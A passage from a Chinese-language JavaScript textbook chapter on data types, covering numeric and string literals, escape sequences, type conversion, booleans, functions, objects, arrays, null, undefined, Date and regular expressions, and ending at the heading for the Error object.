本章其余的小节详细说明了每种基本数据类型。此外还介绍了对象、数组和函数这些数据类型, 第 7 章和第 8 章将对它们进行完整的说明。本章最后对 Date 类、RegExp 类和

Error类进行了概述，而它们的完整详细的信息在本书的第三部分中给出。本章最后介绍了一些高级细节，这些细节可能是读者在初读本章的时候希望跳过去的。

3.1 数字

数字 (number) 是最基本的数据类型，它们几乎无需解释。JavaScript 和其他程序设计语言 (如 C 和 Java) 的不同之处在于它并不区别整型数值和浮点型数值。在 JavaScript 中，所有的数字都是由浮点型表示的。JavaScript 采用 IEEE 754 标准定义的 64 位浮点格式 (注 1) 表示数字，这意味着它能表示的最大值是 $\pm 1.7976931348623157 \times 10^{308}$ ，最小值是 $\pm 5 \times 10^{-324}$ 。

当一个数字直接出现在 JavaScript 程序中时，我们称它为数值直接量 (numeric literal)。JavaScript 支持数值直接量的形式有几种，我们将在接下来的小节中讨论这些形式。注意，在任何数值直接量前加负号 (-) 可以构成它的负数。但是负号是一元求反运算符 (参阅第 5 章)，它不是数值直接量语法的一部分。

3.1.1 整型直接量

在 JavaScript 程序中，十进制的整数是一个数字序列。例如：

```
0
3
10000000
```

JavaScript 数字格式允许精确表示 $-9007199254740992 (-2^{53})$ 和 $9007199254740992 (2^{53})$ 之间的所有整数，但是使用超过这个范围的整数，就会失去尾数的精确性。需要注意的是，JavaScript 中的某些整数运算 (尤其是第 5 章中介绍的逐位运算符) 是对 32 位的整数执行的，它们的范围从 $-2147483648 (-2^{31})$ 到 $2147483647 (2^{31} - 1)$ 。

3.1.2 八进制和十六进制的直接量

除了十进制的整型直接量，JavaScript 还能识别十六进制 (以 16 为基数) 的直接量。所谓十六进制的直接量，是以 “0x” 或者 “0X” 开头，其后跟随十六进制数字串的直接量。十六进制的数字可以是 0 到 9 中的某个数字，也可以是 a (A) 到 f (F) 中的某个字母，它们用来表示 10 到 15 之间 (包括 10 和 15) 的某个值。下面是十六进制整型直接量的例子：

注 1: Java 程序员应该熟悉这种格式，就像他们熟悉 *double* 类型一样。这也就是几乎在 C 和 C++ 的所有现代实现中都用到的 *double* 类型。

```
0xff // 15*16 + 15 = 255 (基数是10)
0xCAFE911
```

尽管 ECMAScript 标准不支持八进制的直接量，但是 JavaScript 的某些实现却允许采用八进制（基数为 8）格式的整型直接量。八进制的直接量以数字 0 开头，其后跟随一个数字序列，这个序列中的每个数字都在 0 和 7 之间（包括 0 和 7），例如：

```
0377 // 3*64 + 7*8 + 7 = 255 (基数是10)
```

由于某些 JavaScript 实现支持八进制的直接量，而有些则不支持，所以最好不要使用以 0 开头的整型直接量，毕竟无法知道某个 JavaScript 实现是将它解释为十进制，还是解释为八进制。

3.1.3 浮点型直接量

浮点型直接量可以具有小数点，它们采用的是实数的传统语法。一个实数值可以被表示为整数部分后加小数点和小数部分。

此外，还可以使用指数记数法表示浮点型直接量，即实数后跟随字母 e 或 E，后面加上正负号，其后再加一个整型指数。这种记数法表示的数值等于前面的实数乘以 10 的指数次幂。

更简洁地说，该语法如下：

```
[digits][.digits][(E|e)[(+|-)]digits]
```

例如：

```
3.14
2345.789
.333333333333333333
6.02e23 // 6.02 × 1023
1.4738223E-32 // 1.4738223 × 10-32
```

注意，虽然实数有无穷多个，但是 JavaScript 的浮点格式能够精确表示出来的却是有限的（确切地说是 18437736874454810627 个）。这意味着在 JavaScript 中使用实数时，表示出的数字通常是真实数字的近似值。不过即使是近似值也足够用了，这并不是个实际问题。

3.1.4 数字的使用

JavaScript 是使用语言自身提供的算术运算符来进行数字运算的。这些运算符包括加法运算符（+）、减法运算符（-）、乘法运算符（*）和除法运算符（/）。第 5 章将详细介绍这些和其他的算术运算符。

除了基本的算术运算外，JavaScript还采用了大量的算术函数，来支持更为复杂的算术运算，这些函数是语言核心的一部分。为了方便起见，这些函数都被保存为Math对象的属性，因此我们总是使用直接量名Math来访问这些函数。例如，下面列出了如何计算数字x的正弦值：

```
sine_of_x = Math.sin(x);
```

下面是一个计算数字的平方根的表达式：

```
hypot = Math.sqrt(x*x + y*y);
```

参阅本书第三部分中介绍的Math对象和其后的列表，就可以了解JavaScript支持的所有算术函数。

3.1.5 数值转换

JavaScript可以把数字格式化为字符串或者把字符串解析为数值。3.2节介绍了把数字转换为字符串以及把字符串转换为数字的内容。

3.1.6 特殊的数值

JavaScript还使用了一些特殊的数值。当一个浮点值大于所能表示的最大值时，其结果是一个特殊的无穷大值，JavaScript将它输出为Infinity。同样的，当一个负值比所能表示的最小的负值还小时，结果就是负无穷大，输出为-Infinity。

当一个算术运算（如用0来除0）产生了未定义的结果或错误时，就会返回另一个特殊的JavaScript数值。在这种情况下，结果是一个非数字的特殊值，输出为NaN。这个非数字值的行为有些不寻常，因为它和任何数值都不相等，包括它自己在内，所以需要有一个专门的函数isNaN()来检测这个值。相关的函数isFinite()用来检测一个数字是否是NaN、正无穷大或负无穷大。

JavaScript为每个特殊的数值都定义了常量，表3-1列出了这些常量。

表3-1：特殊数值的常量

常量	含义
Infinity	表示无穷大的特殊值
NaN	特殊的非数字值
Number.MAX_VALUE	可表示的最大数字
Number.MIN_VALUE	可表示的最小数字（与零最接近的数字）

表 3-1: 特殊数值的常量 (续)

常量	含义
Number.NaN	特殊的非数字值
Number.POSITIVE_INFINITY	表示正无穷大的特殊值
Number.NEGATIVE_INFINITY	表示负无穷大的特殊值

ECMAScript v1 标准定义了 Infinity 和 NaN 两个常量, 在 JavaScript 1.3 之前的版本中没有实现它们。但是从 JavaScript 1.1 起就已经实现了各种 Number 常量。

3.2 字符串

字符串 (string) 是由 Unicode 字符、数字、标点符号等组成的序列, 它是 JavaScript 用来表示文本的数据类型。不久读者就会看到, 程序中的字符串直接量是包含在单引号或双引号中的。注意, JavaScript 和 C 以及 C++、Java 不同的是, 它没有 char 这样的字符数据类型, 要表示单个字符, 必须使用长度为 1 的字符串。

3.2.1 字符串直接量

所谓字符串, 就是由单引号或双引号 (' 或 ") 括起来的 Unicode 字符序列, 其中可以含有 0 个或多个 Unicode 字符。由单引号定界的字符串中可以含有双引号, 由双引号定界的字符串中也可以含有单引号。字符串直接量必须写在一行中, 如果将它们放在两行中, 可能会将它们截断。如果必须在字符串直接量中添加一个换行符, 可以使用字符序列 \n, 下一节将对此进行说明。字符串直接量的例子如下所示:

```
" // The empty string: it has zero characters
'testing'
"3.14"
'name="myform"'
"Wouldn't you prefer O'Reilly's book?"
"This string\nhas two lines"
"π is the ratio of a circle's circumference to its diameter"
```

如上面最后一个字符串示例所示, ECMAScript v1 标准允许字符串直接量使用 Unicode 字符。但是在 JavaScript 1.3 之前的版本的实现中, 字符串通常只支持 ASCII 字符和 Latin-1 字符。在下一节中我们将看到, 还可以采用转义序列把 Unicode 字符添加到字符串直接量中。如果文本编辑器不支持完整的 Unicode 字符集, 这是非常有用的。

注意, 当使用单引号来界定字符串时, 必须留意英文的缩写和所有格, 如 *can't* 和 *O'Reilly's*。由于撇号和单引号相同, 所以必须使用反斜线符号 (\) 来转义带有单引号的字符串中出现的撇号 (下一节将对此进行说明)。

在客户端 JavaScript 程序设计中, JavaScript 代码中常含有 HTML 代码串, HTML 代码中也常含有 JavaScript 代码串。和 JavaScript 一样, HTML 也使用单引号或双引号来界定字符串。因此, 在同时使用 JavaScript 和 HTML 时, 最好对 JavaScript 采用一种引用方式, 对 HTML 采用另一种引用方式。在下面的例子中, 字符串 “Thank you” 在 JavaScript 中用单引号界定, 在 HTML 的事件句柄属性中则用双引号界定:

```
<a href="" onclick="alert('Thank you')"> Click Me</a>
```

3.2.2 字符串直接量中的转义序列

在 JavaScript 的字符串中, 反斜线 (\) 具有特殊的用途。在反斜线符号后加一个字符就可以表示在字符串中无法出现的字符了。例如, \n 是一个转义序列 (escape sequence), 它表示的是一个换行符。

另一个例子是上节中提到的 “\’”, 它表示单引号 (或撇号)。当需要在以单引号界定的字符串直接量中使用撇号时, 它就显得非常有用。现在你就会明白我们为什么把它们叫做转义序列了, 因为反斜线符号可以使我们避免使用单引号字符的常规解释, 它代表一个撇号, 而不是用来标记字符串结尾的:

```
'You\'re right, it can\'t be a quote'
```

表 3-2 列出了 JavaScript 的转义序列以及它们所代表的字符。其中有两个转义序列是通用的, 通过把 Latin-1 或 Unicode 字符编码表示为十六进制数, 它们可以表示任意字符。例如, 转义序列 \xA9 表示的是版权符号, 它采用十六进制数 A9 表示 Latin-1 编码。同样的, \u 表示的是由四位十六进制数指定的任意 Unicode 字符, 如 \u03c0 表示的是字符 π 。注意, 虽然 ECMAScript v1 标准要求使用 Unicode 字符转义, 但是 JavaScript 1.3 之前的版本通常不支持转义符。有些 JavaScript 版本还允许用反斜线符号后加三位八进制数字来表示 Latin-1 字符, 但是 ECMAScript v3 标准不支持这种转义序列, 所以不应该再使用它们。

表 3-2: JavaScript 的转义序列

序列	所代表的字符
\0	NUL 字符 (\u0000)
\b	退格符 (\u0008)
\t	水平制表符 (\u0009)
\n	换行符 (\u000A)
\v	垂直制表符 (\u000B)
\f	换页符 (\u000C)

表 3-2: JavaScript 的转义序列 (续)

序列	所代表的字符
<code>\r</code>	回车符 (<code>\u000D</code>)
<code>\"</code>	双引号 (<code>\u0022</code>)
<code>\'</code>	撇号或单引号 (<code>\u0027</code>)
<code>\\</code>	反斜线符 (<code>\u005C</code>)
<code>\xXX</code>	由两位十六进制数值 <code>XX</code> 指定的 Latin-1 字符
<code>\uXXXX</code>	由四位十六进制数 <code>XXXX</code> 指定的 Unicode 字符
<code>\XXX</code>	由一位到三位八进制数 (1 到 377) 指定的 Latin-1 字符。ECMAScript v3 不支持, 不要使用这种转义序列

最后要注意, 不能在换行符前用反斜线转义符使字符串 (或其他 JavaScript) 标记跨两行或在字符串中包含一个换行直接量。如果 `\` 位于表 3-2 中所示的字符之外的字符前, 则忽略 `\` (当然, JavaScript 语言将来的版本可能定义新的转义序列)。例如, `\#` 等价于 `#`。

3.2.3 字符串的使用

JavaScript 的内部特性之一就是能够连接字符串。如果将加号 (+) 运算符用于数字, 那么它将把两个数字相加。但是, 如果将它作用于字符串, 它就会把这两个字符串连接起来, 将第二个字符串附加在第一个之后。例如:

```
msg = "Hello, " + "world";    // 生成字符串 "Hello, world"
greeting = "Welcome to my blog," + " " + name;
```

要确定一个字符串的长度 (它包含的字符数), 可以使用字符串的 `length` 属性。如果变量 `s` 包含一个字符串, 可以使用如下的方式访问它的长度:

```
s.length
```

可以使用针对字符串的许多操作, 例如, 可以获取字符串 `s` 的最后一个字符:

```
last_char = s.charAt(s.length - 1)
```

可以从字符串 `s` 中抽出第二、三、四个字符:

```
sub = s.substring(1,4);
```

要在字符串 `s` 中查找第一个字母 “a” 的位置:

```
i = s.indexOf('a');
```

还有许多其他的方法用来操作字符串。读者可以在本书的第三部分的String对象和其后的列表中找到这些方法的完整说明。

读者可以从上面的例子中发现,JavaScript的字符串和JavaScript的数组一样,都是以0开始索引的。也就是字符串的第一个字符是字符0。C、C++和Java的程序员会对此感到非常习惯的,但是对那些习惯于以字符1为数组和字符串的基数的程序员来说,要习惯这一点还得花费些精力。

在JavaScript的某些版本中,可以使用数组的表示法将单个字符从字符串中读出(但是这样不能写入),因此上面例子中对`charAt()`的调用也可以写成如下形式:

```
last_char = s[s.length - 1];
```

注意,该语法不是ECMAScript v3标准的一部分,也不可移植,因此应避免使用。

下面当我们讨论对象数据类型时,将看到对象的属性和方法的使用与前面例子中字符串的属性和方法的使用是相同的。这并不意味着字符串就是一种对象类型。实际上,字符串是一种很独特的JavaScript数据类型,虽然它们使用对象访问属性和方法的语法,但是它们自身并非对象。我们将在本章的结尾处解释其中的原因。

3.2.4 把数字转换为字符串

数字会在需要的时候自动转换为字符串。例如,如果一个数字用在一个字符串连接表达式中,数字就会先转换为字符串:

```
var n = 100;  
var s = n + " bottles of beer on the wall.";
```

JavaScript的这种通过连接来转换的功能导致偶尔会见到的一种惯例:要把一个数字转换为字符串,只要给它添加一个空的字符串即可:

```
var n_as_string = n + "";
```

要让数字更加显式地转换为字符串,可以使用`String()`函数:

```
var string_value = String(number);
```

把数字转换为字符串的另一种方法是使用`toString()`方法:

```
string_value = number.toString();
```

Number对象的(基本的数字转换为Number对象,以便可以调用这个方法)`toString()`方法有一个可选的参数,该参数用来指定转换的基数。如果不指定这个参数,转换会以

10 为基数进行。然而，也可以按照其他的基数（2 到 36 之间的数）来转换数字（注 2）。例如：

```
var n = 17;
binary_string = n.toString(2);           // Evaluates to "10001"
octal_string = "0" + n.toString(8);      // Evaluates to "021"
hex_string = "0x" + n.toString(16);      // Evaluates to "0x11"
```

JavaScript 1.5 以前的版本的一个缺点就是：没有内建的方法来把一个数字转换为字符串并且指定其中所包含的小数点的位置，或者指定是否应该使用指数表示法。这使得很难显示一些传统格式的数字，如表示货币值的数字。

ECMAScript v3 和 JavaScript 1.5 通过为 Number 类增加了 3 个新的数字到字符串的方法来解决这一问题。toFixed() 方法把一个数字转换为字符串，并且显示小数点后的指定的位数。它不使用指数表示法。toExponential() 使用指数表示法把一个数字转换为字符串，小数点前面有 1 位数，而小数点后面有指定的位数。toPrecision() 使用指定的有意义的位数来显示一个数字，如果有意义的位数还不够显示数字的整个整数部分，它就使用指数表示法。注意，这 3 个方法都会对结果字符串进行适当的四舍五入。考虑如下的例子：

```
var n = 123456.789;
n.toFixed(0);           // "123457"
n.toFixed(2);           // "123456.79"
n.toExponential(1);     // "1.2e+5"
n.toExponential(3);     // "1.235e+5"
n.toPrecision(4);       // "1.235e+5"
n.toPrecision(7);       // "123456.8"
```

3.2.5 把字符串转换为数字

当一个字符串用于数字环境中，它也会自动地转换为一个数字。例如，下面的代码实际是这样执行的：

```
var product = "21" * "2"; // product is the number 42.
```

利用这一优点，我们只要把一个字符串减去 0 就可以将其转换为一个数字。

```
var number = string_value - 0;
```

（但是注意，给一个字符串值增加一个 0 会导致字符串连接，而不是类型转换。）

注 2：ECMAScript 规范支持 toString() 方法的基数参数，但是，它允许方法针对 10 以外的基数返回一个由实现所定义的字符串。因此，遵从规范的实现有可能只是忽略这个参数，而总是返回一个以 10 为基数的结果。然而实际上，实现确实遵从所要求的基数。

将一个字符串转换为数字的一种缺少些技巧性但是更清楚明白的方法就是：把`Number()`构造函数作为一个函数来调用：

```
var number = Number(string_value);
```

这种把字符串转换为数字的方法的麻烦之处在于它过于严格。它只对以10为基数的数字有效，并且尽管它允许开头的和结尾的空白，但是，在紧随数字的字符串中，它不允许出现任何非空字符。

要允许更多灵活的转化，可以使用`parseInt()`和`parseFloat()`。这些函数可以从字符串开始处转换和返回任何的数字，忽略或舍去非数字部分。`parseInt()`只截取整数，而`parseFloat()`截取整数和浮点数。如果一个字符串以“0x”或“0X”开头，`parseInt()`将其解释成为一个十六进制的数字（注3）。例如：

```
parseInt("3 blind mice");    // Returns 3
parseFloat("3.14 meters");  // Returns 3.14
parseInt("12.34");           // Returns 12
parseInt("0xFF");            // Returns 255
```

`parseInt()`甚至可以接受另一个参数来指定要解析的数字的基数。合法的值在2到36之间。例如：

```
parseInt("11", 2);           // Returns 3 (1*2 + 1)
parseInt("ff", 16);          // Returns 255 (15*16 + 15)
parseInt("zz", 36);          // Returns 1295 (35*36 + 35)
parseInt("077", 8);          // Returns 63 (7*8 + 7)
parseInt("077", 10);         // Returns 77 (7*10 + 7)
```

如果`parseInt()`和`parseFloat()`不能够把指定的字符串转换为数字，它们就会返回NaN：

```
parseInt("eleven");          // Returns NaN
parseFloat("$72.47");        // Returns NaN
```

3.3 布尔值

数值数据类型和字符串数据类型可能的值都无穷多。布尔数据类型只有两个值，这两个合法的值分别由直接量`true`和`false`表示。一个布尔值代表的是一个“真值”，它说明了某个事物是真还是假。

注3： ECMAScript规范指出，如果一个字符串以“0”开头（而不是以“0x”或“0X”开头），`parseInt()`可能把它解释为一个八进制数或一个十进制数。由于这一行为是不确定的，所以不应该使用`parseInt()`去解析用0开头的数字，除非显式地指定所使用的基数。

布尔值通常在 JavaScript 程序中比较所得的结果。例如：

```
a == 4
```

这行代码测试了变量 `a` 的值是否和数值 `4` 相等。如果相等，比较的结果就是布尔值 `true`，否则结果就是 `false`。

布尔值通常用于 JavaScript 的控制结构。例如，JavaScript 的 `if/else` 语句就是在布尔值为 `true` 时执行一个动作，而在布尔值为 `false` 时执行另一个动作。通常将一个创建布尔值的比较直接与使用这个比较的语句结合在一起。结果如下所示：

```
if (a == 4)
    b = b + 1;
else
    a = a + 1;
```

这段代码检测了 `a` 是否等于 `4`。如果相等，就给 `b` 增加 `1`，否则给 `a` 加 `1`。

有时可以把两个可能的布尔值看作是 `on(true)` 和 `off(false)`，或者看作 `yes(true)` 和 `no(false)`。

布尔类型转换

布尔值很容易转换，从其他类型转换为布尔值也较容易，而且往往是自动转换的（注4）。如果一个布尔值用在数值环境中，`true` 就转换为数字 `1`，而 `false` 就转换为数字 `0`。如果一个布尔值用在一个字符串环境中，`true` 就转换为字符串 `"true"`，而 `false` 就转换为字符串 `"false"`。

如果一个数字用在一个本该布尔值的地方，那么，如果这个数字是 `0` 或 `NaN`，它就会转换为 `false`，否则就转换为 `true`。如果字符串用在本该用布尔值的地方，那么空字符串会被转换为 `false`，否则就转换为 `true`。空值或未定义的值也会转换为 `false`，而任何的非空对象、数组或函数都转换为 `true`。如果读者喜欢让类型转换成为显式的，可以使用 `Boolean()` 函数：

```
var x_as_boolean = Boolean(x);
```

注4： C程序员应该注意，JavaScript拥有一种截然不同的布尔类型，而不像C一样，只是使用整型值来模拟布尔值。Java程序员应该注意，尽管JavaScript有一个布尔类型，但它不像Java的布尔类型那样纯粹。JavaScript的布尔类型值很容易转换为其他数据类型或者从其他数据类型转换而来，因此，实际上，JavaScript中的布尔类型值的用法和C中的布尔类型值的用法更相似，而不是和Java相似。

另一种办法是使用布尔非运算符两次：

```
var x_as_boolean = !!x;
```

3.4 函数

函数(function)是一个可执行的JavaScript代码段,由JavaScript程序定义或由JavaScript实现预定义。虽然函数只定义一次,但是JavaScript程序却可以多次执行或调用它。JavaScript的函数可以带有实际参数或形式参数,用于指定这个函数执行计算要使用的一个或多个值,而且它还能返回一个值,以表示计算结果。JavaScript的实现提供了许多预定义函数,如`Math.sin()`,它用于计算角的正弦值。

JavaScript程序也可以定义自己的函数,代码如下:

```
function square(x) //The function is named square. It expects one argument, X.
{
    // The body of the function begins here.
    return x*x;    // The function squares its argument and returns that value.
}                // The function ends here.
```

一旦定义了函数,就可以调用它,只需要在函数名后边加上一个可选的、用逗号分隔的参数列表,该列表用括号括起来。下面是函数调用的代码:

```
y = Math.sin(x);
y = square(x);
d = compute_distance(x1, y1, z1, x2, y2, z2);
move();
```

JavaScript的一个重要特性是JavaScript代码可以对函数进行操作。在许多语言中(包括Java),函数都只是语言的语法特性,它们可以被定义,被调用,但却不是数据类型。JavaScript中的函数是真正的数值,这一点给语言带来了很大的灵活性。这就意味着函数可以被存储在变量、数组和对象中,而且函数还可以作为参数传递给其他函数,这是非常有用的。我们将在第8章中学习更多有关把函数作为数值来定义、调用以及使用的方法。

由于函数是和数字、字符串一样的数据类型,因此它也可以像其他类型的值一样赋给对象的属性。当一个函数赋给某个对象的属性时(对象数据类型和对象的属性将在3.5节进行介绍),它常常被当做那个对象的方法来引用。方法是面向对象的程序设计方法中的重要部分。我们将在第7章中了解到更多相关内容。

函数直接量

在前面一节中,我们看到了函数`square()`的定义。这里展示的语法是大多数JavaScript

程序用来定义函数所使用的。不过，ECMAScript v3 提供了定义函数直接量的语法（在 JavaScript 1.2 及其后的版本中实现了）。函数直接量是用关键字 `function` 后加可选的函数名、用括号括起来的参数列表和用花括号括起来的函数体定义的。简而言之，函数直接量看起来就像个函数定义，只不过没有函数名。它们之间最大的差别是函数直接量可以出现在其他 JavaScript 表达式中。因此除了用函数定义来定义函数 `square()`：

```
function square(x) { return x*x; }
```

还可以用函数直接量来定义它：

```
var square = function(x) { return x*x; }
```

为了遵从 LISP 程序设计语言，用这种方式定义的函数有时被称为拉姆达（lambda）函数，这种语言是最先允许在程序的直接量数值中嵌入无名函数的语言之一。虽然人们选择在程序中使用函数直接量的原因不是一目了然的，但是稍后我们会发现，在高级脚本中，它非常方便、有用。

此外还有一种定义函数的方法，即把参数列表和函数体作为字符串传递给构造函数 `Function()`。例如：

```
var square = new Function("x", "return x*x;");
```

用这种方法定义的函数通常没有用。用一个字符串来表示函数体非常笨拙。在许多 JavaScript 实现中，用这种方式定义的函数没有用前两种方式定义的函数效率高。

3.5 对象

对象（object）是已命名的数据的集合。这些已命名的数据通常被作为对象的属性来引用（有时，它们被称为对象的域，但是这种称呼容易让人迷惑）。要引用一个对象的属性，就必须引用这个对象，在其后加实心点和属性名。例如，如果一个名为 `image` 的对象有一个名为 `width` 和一个名为 `height` 的属性，我们可以使用如下方式引用这些属性：

```
image.width  
image.height
```

对象的属性在很多方面都与 JavaScript 变量相似，属性可以是任何类型的数据，包括数组、函数以及其他的对象，所以读者可能会见到如下的 JavaScript 代码：

```
document.myform.button
```

这里引用了一个对象的 `button` 属性，而这个对象本身又存储在对象 `document` 的 `myform` 属性中。

前面已经提到过，如果一个函数值是存储在某个对象的属性中的，那么那个函数通常被称为方法，属性名也就变成了方法名。要调用一个对象的方法，就要使用“.”语法将函数值从对象中提取出来，然后再使用“()”语法调用那个函数。例如，要调用 `document` 对象的 `write()` 方法，可以使用如下的代码：

```
document.write("this is a test");
```

JavaScript 中的对象可以作为关联数组使用，因为它们能够将任意的数据值和任意的字符串关联起来。如果采用这种方式使用对象，那么要访问对象的属性就要采取不同的语法，即使用一个由方括号封闭起来的、包含所需属性名的字符串。使用这个语法，我们可以访问前面代码中提到的 `image` 对象的属性：

```
image["width"]  
image["height"]
```

关联数组是一种强大的数据类型，对于许多程序设计技术来说，它们都是非常有用的。我们将在第7章中学习更多的对象传统用法和关联数组用法。

3.5.1 创建对象

在第7章中我们将看到，对象是通过调用特殊的构造函数（constructor function）创建的。例如，下面的代码都创建了新对象：

```
var o = new Object();  
var now = new Date();  
var pattern = new RegExp("\\sjava\\s", "i");
```

一旦创建了属于自己的对象，那么就可以根据自己的意愿设计并使用它的属性了：

```
var point = new object();  
point.x = 2.3;  
point.y = -1.2;
```

3.5.2 对象直接量

JavaScript 定义了对对象直接量的语法，从而能够创建对象并定义它的属性。对象直接量（也称为对象初始化程序）是由一个列表构成的，这个列表的元素是用冒号分隔的属性/值对，元素之间用逗号隔开了，整个列表包含在花括号之中。所以可以使用如下的方式来创建并初始化上面代码中的 `point` 对象：

```
var point = { x:2.3, y:-1.2 };
```

对象直接量也可以嵌套。例如：

```
var rectangle = { upperLeft: { x: 2, y: 2 },  
                  lowerRight: { x: 4, y: 4 }  
                };
```

最后要说明的是，对象直接量中使用的属性值不必是常量，它可以是任意的JavaScript表达式。另外，对象直接量中的属性名可以是字符串而不是标识符：

```
var square = { "upperLeft": { x:point.x, y:point.y },  
               'lowerRight': { x:(point.x + side), y:(point.y+side) } };
```

3.5.3 对象转换

当一个非空对象用于布尔环境的时候，它转换为true。当一个对象用于字符串环境，JavaScript调用对象的toString()方法，并且使用该函数返回的字符串的值。当一个对象用于数字环境，JavaScript首先调用该对象的valueOf()方法。如果这个方法返回一个基本类型的值，这个值会被使用。然而，在大多数情况下，valueOf()方法返回的是对象自己。在这种情况下，JavaScript首先使用toString()方法把对象转换为一个字符串，然后，再试图把该字符串转换为一个数字。

对象到基本类型的转换有些特殊，我们将在本章结尾处回到这个话题。

3.6 数组

数组(array)和对象一样是数值的集合。所不同的是，对象中的每个数值都有一个名字，而数组的每个数值有一个数字，或者说是下标(index)。在JavaScript中，要获取数组中的某个值，可以使用数组名，在其后加上用方括号封闭起来的下标值即可。例如，如果一个数组名为a，i是一个非负整数，那么a[i]就是一个数组元素。因为数组的下标值是从0开始的，所以a[2]引用的是数组a的第三个元素。

数组可以存放任何一种JavaScript数据类型，包括对其他数组、对象或函数的引用。例如：

```
document.images[1].width
```

这行代码引用的是存储在数组第二个元素中的对象的width属性，该数组则存储在document对象的images属性中。

注意，这里所说的数组和3.5节中提到的关联数组不同。我们这里描述的常规数组以非

负整数作为下标，而关联数组则用字符串作为下标。另外还要注意，JavaScript并不支持多维数组，不过它的数组元素还可以是数组。最后要说的是，由于JavaScript是一种非类型语言，因此数组元素不必具有相同的类型（如同在类型语言Java中那样）。我们将在第7章中学习更多有关数组的内容。

3.6.1 数组的创建

可以使用构造函数 `Array()` 来创建数组。一旦创建了数组，就可以轻松地给数组的任何元素赋值：

```
var a = new Array();
a[0] = 1.2;
a[1] = "JavaScript";
a[2] = true;
a[3] = { x:1, y:3 };
```

通过把数组元素传递给 `Array()` 构造函数可以初始化数组，因此，前面创建数组和初始化数组的代码也可以写作：

```
var a = new Array(1.2, "JavaScript", true, { x:1, y:3 });
```

如果只向 `Array()` 构造函数传递一个参数，那么该参数指定的是数组的长度。因此：

```
var a = new Array(10);
```

创建的是具有 10 个未定义元素的新数组。

3.6.2 数组直接量

JavaScript定义了创建并初始化数组的直接量语法。数组直接量（或数组初始化程序）是一个封闭在方括号中的序列，序列中的元素由逗号分隔。括号内的值将被依次赋给数组元素，下标值从 0 开始。例如，上面数组的创建和初始化都可以使用如下代码实现：

```
var a = [1.2, "JavaScript", true, { x:1, y:3 }];
```

与对象直接量一样，数组直接量也可以被嵌套：

```
var matrix = [[1,2,3], [4,5,6], [7,8,9]];
```

而且，与对象直接量相同，数组直接量中的元素不必仅限于常量，它可以是任意的表达式：

```
var base = 1024;
var table = [base, base+1, base+2, base+3];
```

数组直接量中还可以存放未定义的元素，只要在逗号之间省去该元素的值就可以了。例如，下面的数组存放了 5 个元素，其中有 3 个是未定义的：

```
var sparseArray = [1,,,5];
```

3.7 null

JavaScript 的关键字 `null` 是一个特殊的值，它表示“无值”。`null` 常常被看作对象类型的一个特殊值，即代表“无对象”的值。`null` 是个独一无二的值，有别于其他所有的值。如果一个变量的值为 `null`，那么就说明它的值不是有效的对象、数组、数字、字符串和布尔值（注 5）。

当 `null` 用于布尔环境，它转换为 `false`。当它用于一个数字环境，它转换为 `0`。当它用于一个字符串环境，它转换为“`null`”。

3.8 undefined

还有一种特殊值 JavaScript 会偶尔一用，它就是值 `undefined`。在使用了一个并未声明的变量时，或者使用了已经声明但还没有赋值的变量时，又或者使用了一个并不存在的对象属性时，返回的就是这个值。注意这个特殊的 `undefined` 值不同于 `null`。

虽然 `undefined` 和 `null` 值不同，但是 `==` 运算符却将两者看作相等。看如下的表达式：

```
my.prop == null
```

如果属性 `my.prop` 并不存在，或者它存在但是值为 `null`，那么这个比较表达式的值为 `true`。由于 `null` 和 `undefined` 都表明缺少值，所以这种相等性正是我们想要的。但是，如果必须区分 `null` 和 `undefined`，可以使用 `===` 运算符或 `typeof` 运算符（详见第 5 章）。

和 `null` 不同，`undefined` 不是 JavaScript 的保留字。ECMAScript v3 标准规定了名为 `undefined` 的全局变量，它的初始值是 `undefined`。因此，在符合 ECMAScript v3 的 JavaScript 实现中，可以把 `undefined` 作为关键字处理，只要不给该变量赋值即可。

如果无法确认自己使用的 JavaScript 实现是否有变量 `undefined`，只需要自己声明一个即可：

注 5： C 和 C++ 程序员需要注意，JavaScript 中的 `null` 不同于 `0`，这和 C、C++ 中不同。`null` 是被自动转换为 `0`，但两者并不等价。

```
var undefined;
```

只声明这个变量，并不初始化它，就可以确保它的值为 `undefined`。`void` 运算符（参阅第5章）提供了另一种获取 `undefined` 值的方法。

当未定义的值用于布尔环境，它会转换为 `false`；当它用于一个数字环境，它会转换为 `NaN`。当它用于一个字符串环境，它会转换为 `"undefined"`。

3.9 Date 对象

前面几节描述了 JavaScript 支持的所有基本数据类型。日期和时间值并不属于这些基本类型。但是 JavaScript 提供了一种表示日期和时间的对象类，可以用它来操作这种类型的数据。在 JavaScript 中，可以用 `new` 运算符和构造函数 `Date()` 来创建一个 `Date` 对象（我们将在第5章中介绍 `new` 运算符，我们将在第7章中学习更多有关创建对象的内容）：

```
var now = new Date(); // Create an object holding the current date and time.
// Create a Date object representing Christmas.
// Note that months are zero-based, so December is month 11!
var xmas = new Date(2006, 11, 25);
```

使用 `Date` 对象的方法，可以得到并设置日期和时间的值，而且还可以将 `Date` 对象转换成一个字符串（既可以使用本地时间也可以使用 GMT 时间）。例如：

```
xmas.setFullYear(xmas.getFullYear() + 1); // Change the date to next Christmas.
var weekday = xmas.getDay(); // It falls on a Tuesday in 2007.
document.write("Today is: " + now.toLocaleString()); // Current date/time.
```

另外，`Date` 对象还定义了函数（不是方法，因为它们不是通过 `Date` 对象调用的），该函数可以把一个由字符串或数字表示的日期值转换成内部的毫秒表示，这对某些日期计算非常有用。

在本书的第三部分中可以找到有关 `Date` 对象和它的方法的全部文档。

3.10 正则表达式

正则表达式为描述文本模式提供了丰富、强大的语法，它们常用于模式匹配以及实现查找并替换的操作。JavaScript 采用了 Perl 程序设计语言的语法表示正则表达式。

在 JavaScript 中，正则表达式是由 `RegExp` 对象表示的，可以使用 `RegExp()` 构造函数

来创建它。和 Date 对象一样，RegExp 对象并不属于 JavaScript 的基本数据类型，它只不过是所有 JavaScript 实现都支持的特殊对象类型。

但是，与 Date 对象不同的是，RegExp 对象有一个直接量语法，可以被直接编码到 JavaScript 程序中。一对斜线之间的文本就构成了一个正则表达式直接量。在斜线对中的第二条斜线之后还可以跟有一个或多个字母，它们改变了模式的含义。例如：

```
/^HTML/  
/[1-9][0-9]*/  
/\\bjavascript\\b/i
```

正则表达式的语法是相当复杂的，在第 11 章中我们将详细介绍它。现在，读者只需要知道在 JavaScript 代码中正则表达式直接量是什么样的。

3.11 Error 对象

